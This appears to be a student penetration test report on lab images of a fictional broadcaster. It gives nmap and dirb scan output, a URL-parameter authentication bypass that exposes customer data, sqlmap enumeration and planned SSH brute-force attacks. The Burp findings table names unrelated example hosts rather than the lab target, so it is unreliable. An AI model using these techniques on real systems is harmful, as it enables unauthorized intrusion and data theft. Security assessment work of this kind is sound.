Penetration Test Report

PREPARED FOR NEAR-EARTH BROADCASTING NETWORK

Heather Raleigh
CYBER FELLOW | M.S. CANDIDATE | NYU TANDON GRADUATE SCHOOL OF ENGINEERING

TABLE OF CONTENTS

EXECUTIVE SUMMARY

This report describes the results of a penetration test and security assessment conducted against Near-Earth Broadcast Network's (NBN) network and infrastructure. The report contains findings and recommended mitigation actions.

Overall, the testing identified several vulnerabilities that could be exploited by a malicious attacker. These vulnerabilities included weak passwords, unpatched systems, and insecure configuration of web applications.

BRIEF OVERVIEW OF FINDINGS:

1. Weak passwords were used on several systems, including administrative accounts and service accounts.
2. Several systems were found to be unpatched, leaving them vulnerable to known exploits.
3. The web application was found to be vulnerable to SQL injection attacks and cross-site scripting (XSS) attacks.
4. The network was found to be lacking in proper segmentation and access controls, potentially allowing an attacker to move laterally within the network.
5. Several systems were found to be misconfigured, allowing unauthorized access, including the SSH & FTP servers.

BRIEF OVERVIEW OF RECOMMENDATIONS:

1. Implement strong password policies and enforce regular password changes.
2. Ensure that all systems are kept up to date with the latest patches and security updates.
3. Implement proper input validation and sanitization in the web application to prevent SQL injection and XSS attacks.
4. Implement proper network segmentation and access controls to prevent lateral movement within the network.
5. Review system configurations and secure any misconfigured systems.

INTRODUCTION

The purpose of this penetration test is to assess the security of a selection of the Near-Earth Broadcast Network's (NBN) network and infrastructure. To that end, NBN provided two system images that represent the company's most common applications and services.

SCOPE

The scope of the test will be performed entirely on these two images, in a virtual network environment, hosted off site. At no time will there be any testing on any live NBN systems. Testing will be conducted over the network, simulating an external adversary, without local access to the targets.

DETAILED SCOPE

- Enumeration of external facing hosts and services
- Assessment and testing of external facing web applications
- If internal access gained, continued assessment of vulnerabilities

OUT OF SCOPE:

- Distributed Denial of Service Attacks
- Local Access to the machines; physical access is strictly forbidden

TARGET DETAILS

NBN provided images of the following:

- A development build of a cloud image that will be deployed (NBN Server) and used for customer account access and customer service
- A development build of an employee workstation (NBN Client)

TESTING METHODOLOGY

The testing was conducted using a combination of automated tools and manual testing techniques. The following steps were taken:

1. Information gathering: During this phase, the tester identified publicly available information about the target systems and network. This included domain name information, network ranges, and web application information.
2. Vulnerability scanning: Automated tools were used to scan the network and web applications for known vulnerabilities.
3. Manual testing: Testers manually explored the network and web applications to identify additional vulnerabilities. This included testing for weak passwords, unpatched systems, and insecure configuration of web applications.
4. Exploitation: Attempts were made to exploit identified vulnerabilities to determine the potential impact on the target systems.
5. Reporting: A detailed report was prepared outlining the findings and recommendations for remediation. Proof of concept attached in the form of screenshots wherever possible and applicable.

RISK CALCULATION AND CLASSIFICATION

The following table defines risk classifications for security flaws contained in this report. Testing is focused on security flaws with a “Medium” impact or higher.

TESTING ATTRIBUTES

Parameter	Value
Starting Vector	External
Target Criticality	Critical
Assessment Conspicuity	Clear
Proof of Concept	Screenshots attached wherever possible and applicable.

RISK CALCULATIONS

Vulnerabilities found will classified according to the following definitions:

Info	Low	Medium	High
No direct threat to host / individual user account. Sensitive information can be revealed to the adversary.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Vulnerability observed may not have high rate of occurrence. Patch workaround released by vendor. Includes nuisance items that do not affect security or safety.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch / workaround not yet released by vendor.	Critical, Highest Priority. Includes Vulnerabilities which can be exploited publicly and have a workaround or fix / patch issued by vendor.

PENETRATION TESTER | BIOGRAPHY

The Penetration test was conducted by Heather Raleigh.

Heather Raleigh s a Cyber Fellow and candidate for a Master's degree at the New York University Tandon Graduate School of Engineering. She holds a Bachelor of Arts from the New York University College of Arts and Sciences. Prior to her graduate studies, Miss Raleigh gained several years of experience working in the Investment Banking industry as a compliance professional, specifically in vendor management and as an anti-money laundering investigator. She has worked at Citigroup's offices in both New York City and Tampa, Florida.


PRELIMINARY PHASE | SETTING UP THE LAB ENVIRONMENT

After setting up the virtual lab environment, ping tests were performed to ensure all machines were reachable, as confirmed by screenshots.


Set Route:

```
┌──(root㉿kali)-[~]
└─# sudo ip route add 172.16.1.0/24 via 10.10.0.66
```


Ping to Server:



Ping to Server:



Ping to Remote Client:



Confirmation that remote connection to Client fails:

Testing environment confirmed to be operational.

FINDINGS

OPEN PORTS | TCP

Nmap scan on 10.10.0.66 found the following open TCP ports:

```
Nmap scan report for 10.10.0.66
Host is up (0.00047s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8001/tcp open  vcom-tunnel
9001/tcp open  tor-orport
MAC Address: 08:00:27:D4:8B:D1 (Oracle VirtualBox virtual NIC)
```

FINDINGS | DIRECTORY TRAVERSAL

Directory scan of the network server with nmap returned the following information:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -p- -A 10.10.0.66
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-02 15:07 EST
Nmap scan report for 10.10.0.66
Host is up (0.0019s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-title: NBN Corporation
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1de1406b1ca052e5976f4693baecdd8e (RSA)
|   256 756cd639ec9b0a9a87e1970ea171d477 (ECDSA)
|_  256 e0fc27903ac5abf086a59949a39f2e00 (ED25519)
8001/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-title: NBN Corporation
|_http-server-header: Apache/2.4.29 (Ubuntu)
9001/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.0.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    5 1000     1000         4096 Apr 04  2021 gibson
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.96 seconds
```

Executed a Dirb scan to discover urls on 10.10.0.66 http ports 80, 8001:

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo dirb http://10.10.0.66/ -o dirb.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Fri Jan  6 21:35:54 2023
URL_BASE: http://10.10.0.66/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.0.66/ ----
==> DIRECTORY: http://10.10.0.66/assets/
==> DIRECTORY: http://10.10.0.66/data/
+ http://10.10.0.66/favicon.ico (CODE:200|SIZE:5686)
==> DIRECTORY: http://10.10.0.66/images/
+ http://10.10.0.66/index.php (CODE:200|SIZE:7066)
==> DIRECTORY: http://10.10.0.66/internal/
==> DIRECTORY: http://10.10.0.66/javascript/
==> DIRECTORY: http://10.10.0.66/manual/
+ http://10.10.0.66/php.ini (CODE:200|SIZE:194)
+ http://10.10.0.66/phpinfo.php (CODE:200|SIZE:84293)
+ http://10.10.0.66/robots.txt (CODE:200|SIZE:55)
+ http://10.10.0.66/server-status (CODE:403|SIZE:298)
```

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo dirb http://10.10.0.66:8001 -o dirb.txt -w

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Fri Jan  6 21:50:49 2023
URL_BASE: http://10.10.0.66:8001/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.0.66:8001/ ----
==> DIRECTORY: http://10.10.0.66:8001/assets/
==> DIRECTORY: http://10.10.0.66:8001/data/
+ http://10.10.0.66:8001/favicon.ico (CODE:200|SIZE:5686)
==> DIRECTORY: http://10.10.0.66:8001/images/
+ http://10.10.0.66:8001/index.php (CODE:200|SIZE:6950)
==> DIRECTORY: http://10.10.0.66:8001/internal/
==> DIRECTORY: http://10.10.0.66:8001/javascript/
==> DIRECTORY: http://10.10.0.66:8001/manual/
+ http://10.10.0.66:8001/php.ini (CODE:200|SIZE:194)
+ http://10.10.0.66:8001/phpinfo.php (CODE:200|SIZE:84336)
+ http://10.10.0.66:8001/robots.txt (CODE:200|SIZE:55)
+ http://10.10.0.66:8001/server-status (CODE:403|SIZE:300)

---- Entering directory: http://10.10.0.66:8001/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
==> DIRECTORY: http://10.10.0.66:8001/assets/css/
==> DIRECTORY: http://10.10.0.66:8001/assets/fonts/
==> DIRECTORY: http://10.10.0.66:8001/assets/js/
```


Information from nmap & Dirbuster scans suggests a number of possible attacks: Target the open HTTP ports (80 and 8001): and attempt to access the websites hosted on these ports in order to look for vulnerabilities such as cross-site scripting (XSS) or SQL injection attacks.


- Target the open SSH port (443) by attempting to log in to the server using an SSH client and use brute force or a dictionary attack with the 'Rock You' wordlist to guess login credentials.
- Target the open FTP port (9001) with an FTP client to log in anonymously to search for and try to access sensitive files stored on the server.
- Attempt to pivot to other systems if/after gaining access to the server, using it as a launching point to attack other systems on the network.
- Look for misconfigurations or insecure settings that could be exploited to gain unauthorized access to the server or its resources.

URL MANIPULATION | THREAT LEVEL: HIGH


Using directory information gained from the nmap scan, and url manipulation, allowed access to files, including a list customer data with emails and phone numbers.

Inserting ?authenticated=1 to urls, access was gained to hidden internal employee page:






Adding authentication to the end of /phpinfo.php?authenticated=1 revealed exploitable details of the Apache server as well as the manual (see nmap scan):




Customer list file was downloaded; appears to be populated from inputs to the subscribe form on the main page:





Email input had validation; SQL injection failed.


MYSQL | SQLMAP ENUMERATION | THREAT LEVEL: HIGH

Enumeration with sqlmap returned a plethora of internal information, including schemata, table names, root user passwords, however, attempts to exploit have not yet been successful. Further testing necessary. Immediate recommendation is to audit user privileges, assign according to role with principle of least privilege, remove default 'root' account and weak passwords (ex: digital, password).










AUTOMATED VULNERABILITY SCAN | BURPSUITE


Vulnerability scans of host and open ports using BurpSuite indicated the following vulnerability types:



Issue activity [Pro version only]

Filter: High | Medium | Low | Info | Certain | Firm | Tentative

Issue type	Host	Path	Insertion point	Severity	Confidence
Suspicious input transformation (reflected)	http://insecure-bank.com	/url-shorten	input parameter	Information	Firm
SMTP header injection	http://insecure-website.com	/contact-us	from parameter	Medium	Certain
Serialized object in HTTP message	http://insecure-bank.com	/blog		High	Firm
Cross-site scripting (DOM-based)	https://insecure-bank.com	/		High	Firm
XML external entity injection	https://vulnerable-website.com	/product/stock	request body	High	Firm
External service interaction (HTTP)	https://insecure-website.com	/product	Referer HTTP header	High	Certain
Web cache poisoning	http://insecure-bank.com	/contact-us		High	Certain
Server-side template injection	http://insecure-bank.com	/user-homepage	input parameter	High	Certain
SQL injection	https://vulnerable-website.com	/	TrackingId cookie	High	Certain
OS command injection	https://insecure-website.com	/feedback/submit	subject parameter	High	Certain



Burp | Project | Intruder | Repeater | Window | Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

